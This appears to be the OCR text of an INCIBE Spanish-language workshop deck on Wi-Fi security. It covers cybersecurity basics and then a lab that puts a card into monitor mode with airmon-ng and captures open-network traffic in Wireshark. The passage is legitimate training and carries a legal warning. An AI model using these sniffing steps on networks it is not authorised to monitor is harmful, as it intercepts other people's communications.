Jornadas “Espacios de Ciberseguridad”

Seguridad en Redes Wi-Fi

www.incibe.es

INSTITUTO NACIONAL DE CIBERSEGURIDAD

NATIONAL CYBERSECURITY INSTITUTE OF SPAIN

Índice

INCIBE - ¿Qué es?

El Instituto Nacional de Ciberseguridad de España (**INCIBE**) es una sociedad dependiente del Ministerio de Industria, Energía y Turismo (**MINETUR**) a través de la Secretaría de Estado de Telecomunicaciones y para la Sociedad de la Información (**SETSI**).

INCIBE es la entidad de referencia para el desarrollo de la **ciberseguridad** y de la **confianza digital** de los ciudadanos, la red académica y de investigación española (RedIRIS) y las empresas, especialmente para sectores estratégicos (Agenda Digital para España, aprobada en Consejo de Ministros el 15 de Febrero de 2012).


Como **centro de excelencia**, INCIBE es un instrumento del Gobierno para desarrollar la ciberseguridad como motor de transformación social y oportunidad para la innovación. Para ello, con una actividad basada en la investigación, la prestación de servicios y la coordinación con los agentes con competencias en la materia , INCIBE lidera diferentes actuaciones para la ciberseguridad a nivel nacional e internacional.

www.incibe.es

INCIBE - ¿Qué es?

Pilares fundamentales sobre los que se apoya la actividad de INCIBE

- **Prestación de servicios** de protección de la privacidad, prevención y reacción a incidentes en ciberseguridad
- **Investigación** generación de inteligencia y mejora de los servicios
- **Coordinación** colaboración con entidades públicas y privadas, nacionales e internacionales



I+D+i y Promoción del Talento en Ciberseguridad

Fomento del Ecosistema de I+D+i en Ciberseguridad

"…INCIBE como Centro de Excelencia impulsa el ecosistema nacional de I+D+i en Ciberseguridad…"

Enfoque **INTEGRADO** de la I+D+i

- Análisis y diagnóstico de la Investigación en Ciberseguridad (**Conocimiento** de las actividades que se llevan a cabo, contar con los **investigadores** como activo principal y tener **infraestructuras**)
- Red de Centros de Excelencia en I+D+i en Ciberseguridad (Plan Director e inteligencia colectiva) a través del lanzamiento de la **Agenda Estratégica Nacional I+D+I en Ciberseguridad**

Mejor **ENFOQUE** y coordinación

- Agenda Estratégica Nacional I+D+i en Ciberseguridad (programas nacionales I+D)
- Agenda Estratégica Internacional I+D+I Comisión Europea (**NIS WG3**) (programa internacional H2020)

Resultados **orientados a Negocio**

- SPIN-OFF / SPIN-UP.
- Lanzaderas / incubadoras / aceleradoras de START-UPs.
- Capital semilla / Capital riesgo (VC).
- Transferencia de conocimiento a la industria

(capital humano investigador y adquisición de patentes).

Enfoque basado en la **INTERNACIONALIZACIÓN** desde el inicio

I+D+i y Promoción del Talento en Ciberseguridad

Mejores prácticas en la Gestión del Talento en Ciberseguridad

"…INCIBE como Centro de Excelencia impulsa la alta capacitación de profesionales en el ámbito de la Ciberseguridad"

Enfoque **INTEGRADO**

- Itinerarios educativos en Ciberseguridad (alineado con la demanda del sector).
- Coherente a todos los niveles (FP, Grado y Máster y Pre-doctorales y Post-doctorados).
- Iniciativas para la gestión de talento: **atracción, detección, promoción y retención**.

Mejor **ENFOQUE**

- Análisis del GAP entre los itinerarios educativos vs. oferta formativa vs. Iniciativas para la gestión del talento.
- Acciones:
  - **Detección**: Retos tipo pruebas de habilidad.
  - **Atracción**: Formación avanzada y ponentes / premios / reconocimientos / ofertas de empleo.
  - **Promoción**: Reorientación / Nuevos Contenidos prácticos (aspectos técnicos en profundidad para todos los itinerarios educativos) / Formación para jóvenes en ciberseguridad ("Espacios" de Ciberseguridad).
  - **Atracción / Retención**: Financiación de apoyo una vez identificado el talento.

Enfoque basado en la **INTERNACIONALIZACIÓN** desde el inicio buscando su residencia en España

I+D+i y Promoción del Talento en Ciberseguridad

Oportunidad para una acción global que estimule la Industria Española de Ciberseguridad

"…INCIBE como Centro de Excelencia impulsa la competitividad de la Industria nacional de Ciberseguridad en base a un modelo de colaboración público-privada (PPP): Polo de Ciberseguridad …"

Enfoque **INTEGRADO**

- Potenciar el tejido empresarial español en ciberseguridad.
- Renovar la imagen del sector.
- Guiar la innovación y comercialización de nuevos productos/servicios a la demanda nacional/internacional.
- Mejorar el posicionamiento y la comercialización de la industria de la ciberseguridad española.
- Aumentar la actividad productiva competitiva de los participantes a nivel internacional.

Mejor **ENFOQUE**

- Facilitar un **pensamiento estratégico conjunto** para identificar ventajas competitivas y diferenciación.
- Definición de **acciones colectivas** para abordar los desafíos estratégicos.
- **Priorización** e **implementación rápida** de las acciones identificadas.
- Fomento de una **colaboración público-privada** con los principales actores de la industria.
- Definición de un **modelo de gobierno** que permite una **sostenibilidad** a largo plazo.

Resultados orientados a NEGOCIO

- Acceso a nuevos mercados.
- Innovación.
- Demanda sofisticada, certificación y la concienciación.
- Financiación.

Índice

Introducción a la ciberseguridad


Evolución de las Tecnologías de la Información

- La **información** es uno de los principales activos de una empresa.
- Las empresas almacenan y gestionan la información en los **Sistemas de Información**.
- Para una empresa resulta fundamental proteger sus Sistemas de Información para que su información esté a salvo. Dificultades:
  - El entorno donde las empresas desarrollan sus actividades es cada vez más complejo debido al desarrollo de las tecnologías de información y otros factores del entorno empresarial
  - El perfil de un ciberdelincuente de un sistema informático ha cambiado radicalmente. Si bien antes los objetivos podían ser más simples (acceder a un sitio donde nadie antes había conseguido llegar) en la actualidad los atacantes se han percatado de lo importante que es la información y sobre todo de lo valiosa que puede llegar a ser.

- Es fundamental poner los medios técnicos y organizativos necesarios para garantizar la seguridad de la información. Para lograrlo hay que garantizar la **confidencialidad**, **disponibilidad** e **integridad** de la información.

Introducción a la ciberseguridad

Casos notorios



Introducción a la ciberseguridad

Seguridad de la Información

La seguridad de la información busca establecer y mantener programas, controles y políticas, que tengan como finalidad conservar la confidencialidad, integridad y disponibilidad de la información:

- La **confidencialidad** es la propiedad de prevenir la divulgación de información a personas no autorizadas.
- La **integridad** es la propiedad que busca mantener los datos libres de modificaciones no autorizadas.
- La **disponibilidad** es la característica, cualidad o condición de la información de encontrarse a disposición de quienes deben acceder a ella, ya sean personas, procesos o aplicaciones.
- La **autenticidad**: la información es lo que dice ser o el transmisor de la información es quien dice ser.
- El **no repudio**: Estrechamente relacionado con la Autenticidad. Permite, en caso de ser necesario, que sea posible probar la autoría u origen de una información.

Introducción a la ciberseguridad

Riesgos para los Sistemas de Información

¿Qué son los riesgos en los sistemas de información?

- Las amenazas sobre la información almacenada en un sistema informático.

Ejemplos de riesgos en los sistemas de información

- **Daño físico**: fuego, agua, vandalismo, pérdida de energía y desastres naturales.
- **Acciones humanas**: acción intencional o accidental que pueda atentar contra la productividad.
- **Fallos del equipamiento**: fallos del sistema o dispositivos periféricos.
- **Ataques internos o externos**: hacking, cracking y/o cualquier tipo de ataque.
- **Pérdida de datos**: divulgación de secretos comerciales, fraude, espionaje y robo.
- **Errores en las aplicaciones**: errores de computación, errores de entrada, etc.

Introducción a la ciberseguridad

La figura del HACKER

¿Qué es un hacker?

Experto en seguridad informática, que se dedica a intervenir y/o realizar alteraciones técnicas con buenas o malas intenciones sobre un producto o dispositivo.

¿Qué tipos de hackers existen en función de los objetivos que tienen?

Black Hat Hackers: Suelen quebrantar la seguridad de un sistema o una red con fines maliciosos.

White Hat Hackers: normalmente son los que penetran la seguridad de los sistemas bajo autorización para encontrar vulnerabilidades. Suelen ser contratados por empresas para mejorar la seguridad de sus propios sistemas.

Gray (Grey) Hat Hackers: Son una mezcla entre los dos anteriores puesto que tienen una ética ambigua. Normalmente su cometido es penetrar en sistemas de forma ilegal para luego informar a la empresa víctima y ofrecer sus servicios para solucionarlo.

Introducción a la ciberseguridad

Clases de ataques

- **Interrupción:** se produce cuando un recurso, herramienta o la propia red deja de estar disponible debido al ataque.
- **Intercepción:** se logra cuando un tercero accede a la información del ordenador o a la que se encuentra en tránsito por la red.
- **Modificación:** se trata de modificar la información sin autorización alguna.
- **Fabricación**: se crean productos, tales como páginas web o tarjetas magnéticas falsas.

Introducción a la ciberseguridad

Técnicas de hacking

- **Spoofing:** se suplanta la identidad de un sistema total o parcialmente.
- **Sniffing:** se produce al escuchar una red para ver toda la información transmitida por ésta.
- **Man in the middle:** siendo una mezcla de varias técnicas, consiste en interceptar la comunicación entre dos interlocutores posicionándose en medio de la comunicación y monitorizando y/o alterando la comunicación.
- **Malware:** se introducen programas dañinos en un sistema, como por ejemplo un virus, un keylogger (herramientas que permiten monitorizar las pulsaciones sobre un teclado) o rootkits (herramientas que ocultan la existencia de un intruso en un sistema).
- **Denegación de servicio:** consiste en la interrupción de un servicio sin autorización.
- **Ingeniería social:** se obtiene la información confidencial de una persona u organismo con fines perjudiciales. El Phishing es un ejemplo de la utilización de ingeniería social, que consigue información de la víctima suplantando la identidad de una empresa u organismo por internet. Se trata de una práctica muy habitual en el sector bancario.
- Adicionalmente existen multitud de ataques como **XSS**, **CSRF**, **SQL injection**, etc.

Introducción a la ciberseguridad

Mecanismos de defensa

Ante esta figura, ¿cómo pueden protegerse las compañías con las nuevas tecnologías?

Los principales sistemas y más conocidos son los siguientes:

- **Firewall:** sistemas de restricción de tráfico basado en reglas.

- **Sistemas IDS / IPS:** sistemas de monitorización, detección y/o prevención de accesos no permitidos en una red.

- **Honeypot:** equipos aparentemente vulnerables diseñados para atraer y detectar a los atacantes, protegiendo los sistemas realmente críticos.

- **SIEM:** sistemas de correlación de eventos y generación de alertas de seguridad.

- **Antimalware:** sistemas de detección de malware informático.

Introducción a la ciberseguridad

Las prácticas del taller se realizan sobre un entorno controlado.

Utilizar las técnicas mostradas en el presente taller sobre un entorno real como Internet, puede ocasionar problemas legales.

Índice

Objetivos del curso

¿Qué vamos a aprender hoy?

- Fundamentos de las comunicaciones inalámbricas.
- Seguridad de las diferentes configuraciones de redes Wi-Fi.
- Seguridad para los dispositivos Wi-Fi.
- Fortaleza de los cifrados que emplean los estándares Wi-Fi.
- Recomendaciones para incrementar la seguridad al usar redes Wi-Fi.

¿Cómo lo vamos a aprender?

1. Teoría.
2. Práctica:
   a. Ejercicios prácticos a lo largo de la presentación.
   b. Práctica final usando herramientas públicas en un entorno controlado.

Índice

Contexto

Popularización de redes Wi-Fi

Las redes Wi-Fi se han popularizado debido en gran medida a:

- Su facilidad de conexión.
- Su movilidad.
- Su comodidad.

Medio físico de acceso a la red

- El medio físico de acceso a la red ya no es un cable de red, como ocurre en otro tipo de redes.
- La información se transmite a través de señales de radiofrecuencia, que viajan por el aire como lo pueda hacer la radio o la propia televisión.
- Este tipo de medio físico de acceso a la red lleva asociado una serie de riesgos de seguridad.

Índice

Introducción a las redes inalámbricas

Hemos visto ya lo que caracteriza a las redes inalámbricas: el medio de acceso. No obstante:


- ¿Cómo empezó todo esto?
- ¿Qué tipo de cobertura tienen y de qué depende?
- ¿Qué implicaciones tienen en cuanto a seguridad?
- ¿Qué ataques pueden sufrir este tipo de redes?
- ¿Cuán seguros son los distintos algoritmos que puedo emplear?
- ¿A qué redes me puedo conectar con seguridad?
- ¿Qué puedo hacer para protegerme?

Introducción a las redes inalámbricas

¿Cómo empezó todo esto?

Desde que los antiguos griegos conocieron las propiedades eléctricas del ámbar, hasta el siglo XIX el conocimiento del electromagnetismo fue evolucionando.

Guillermo Marconi, **Nikola Tesla** y otros grandes genios introdujeron la telegrafía sin hilos y la radio, que dio comienzo a la revolución de las comunicaciones inalámbricas.



Barco controlado de forma inalámbrica
(Nikola Tesla, 1898)

Introducción a las redes inalámbricas

¿Qué tipo de cobertura tienen y de qué depende?

En entornos interiores suele ser de unos 20 metros y esta distancia es mayor al aire libre (cientos de metros), no obstante:

La cobertura depende en gran medida de:

- Los distintos obstáculos y su densidad que nos encontremos.
- La potencia de la señal.
- El tipo de receptor o antena que tengamos.
- Interferencias existentes en los canales.

Introducción a las redes inalámbricas

¿Qué es el SSID?


- El SSID (Service Set Identifier) es el nombre de la red. Los puntos de acceso (routers inalámbricos) “anuncian” su red continuamente, permitiendo a los clientes listar las redes disponibles.

- Es frecuente encontrar redes “ocultas” que no anuncian de forma activa su SSID, las “hidden networks”.

Introducción a las redes inalámbricas

Práctica: Visualización de la potencia y las redes Wi-Fi existentes en un smartphone:

De forma individual o mediante grupos, instalar y probar alguna herramienta de análisis Wi-Fi para smartphones (Wifi Analyzer, WiPry, Network Analyzer Lite, etc.)



¿En qué canal establecerías tu red Wi-Fi?

Introducción a las redes inalámbricas

A continuación trataremos de profundizar en los ataques que pueden sufrir este tipo de redes, el grado de seguridad de los distintos algoritmos empleados y qué podemos hacer para protegernos.

Índice

Cifrado de las comunicaciones y control de acceso

En una infraestructura cableada, acceder a la red requiere de un acceso físico: es necesario conectarse mediante un cable Ethernet RJ-45. Esta seguridad física impide el acceso a personas no autorizadas.

Con la aparición de las redes inalámbricas, surgió la necesidad de protegerse frente a accesos no autorizados: al no existir una protección física, cualquier persona que disponga de una antena Wi-Fi puede conectarse a la red.

Cifrado de las comunicaciones y control de acceso

Cuando recibimos los routers, es habitual encontrarse el dispositivo configurado sin cifrado y sin control de acceso a la red, lo cual es totalmente inseguro.

Debemos contemplar desde el punto de vista de la seguridad tanto el cifrado empleado en el intercambio de información, como el control de acceso a la red inalámbrica.

Cifrado de las comunicaciones y control de acceso

Práctica: Captura de tráfico en redes abiertas

En este ejercicio vamos a demostrar porqué el filtrado de la red Wifi se hace indispensable para protegernos. Para ello, será necesario el uso de varios programas:

- ifconfig (para listar los interfaces de red)
- airmon-ng (para que la tarjeta de red escuche todo el tráfico)
- Wireshark (software para capturar el tráfico de datos de una red)

Cifrado de las comunicaciones y control de acceso

Práctica: Captura de tráfico en redes abiertas

En una primera etapa será necesario conocer nuestra interfaz de red Wi-Fi. El comando **ifconfig** permite ver el nombre de nuestra interfaz de red inalámbrica.

```
root@EYLab:~# ifconfig wlan0
wlan0     Link encap:Ethernet  HWaddr 00:24:d7:95:33:5c
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

Cifrado de las comunicaciones y control de acceso

Práctica: Captura de tráfico en redes abiertas

A continuación procederemos a configurar nuestra tarjeta de red Wi-Fi, en modo monitor, para poder escuchar todo el tráfico de información que discurre en nuestra red.

Para ello, haremos uso de la herramienta **arimon-ng** tal y como se indica a continuación.

```
root@kali:~# airmon-ng start wlan0
```


Cifrado de las comunicaciones y control de acceso

Práctica: Captura de tráfico en redes abiertas

En una tercera etapa se ha de abrir una aplicación para monitorizar el trafico de la red. Haremos uso de una herramienta llamada **wireshark**.

```
root@kali:~# wireshark
```


Configuraremos la interfaz de monitorización con la nueva interfaz que se nos ha creado.



Cifrado de las comunicaciones y control de acceso

Práctica: Captura de tráfico en redes abiertas


A partir de este punto, nuestra aplicación de monitorización registrará toda la información que pase por la red.



Cifrado de las comunicaciones y control de acceso

Práctica: Captura de tráfico en redes abiertas


Una vez identificada la información que se desea analizar, se puede llevar más allá la investigación siguiendo el flujo de información que lleva asociado.



Cifrado de las comunicaciones y control de acceso

Práctica: Captura de tráfico en redes abiertas

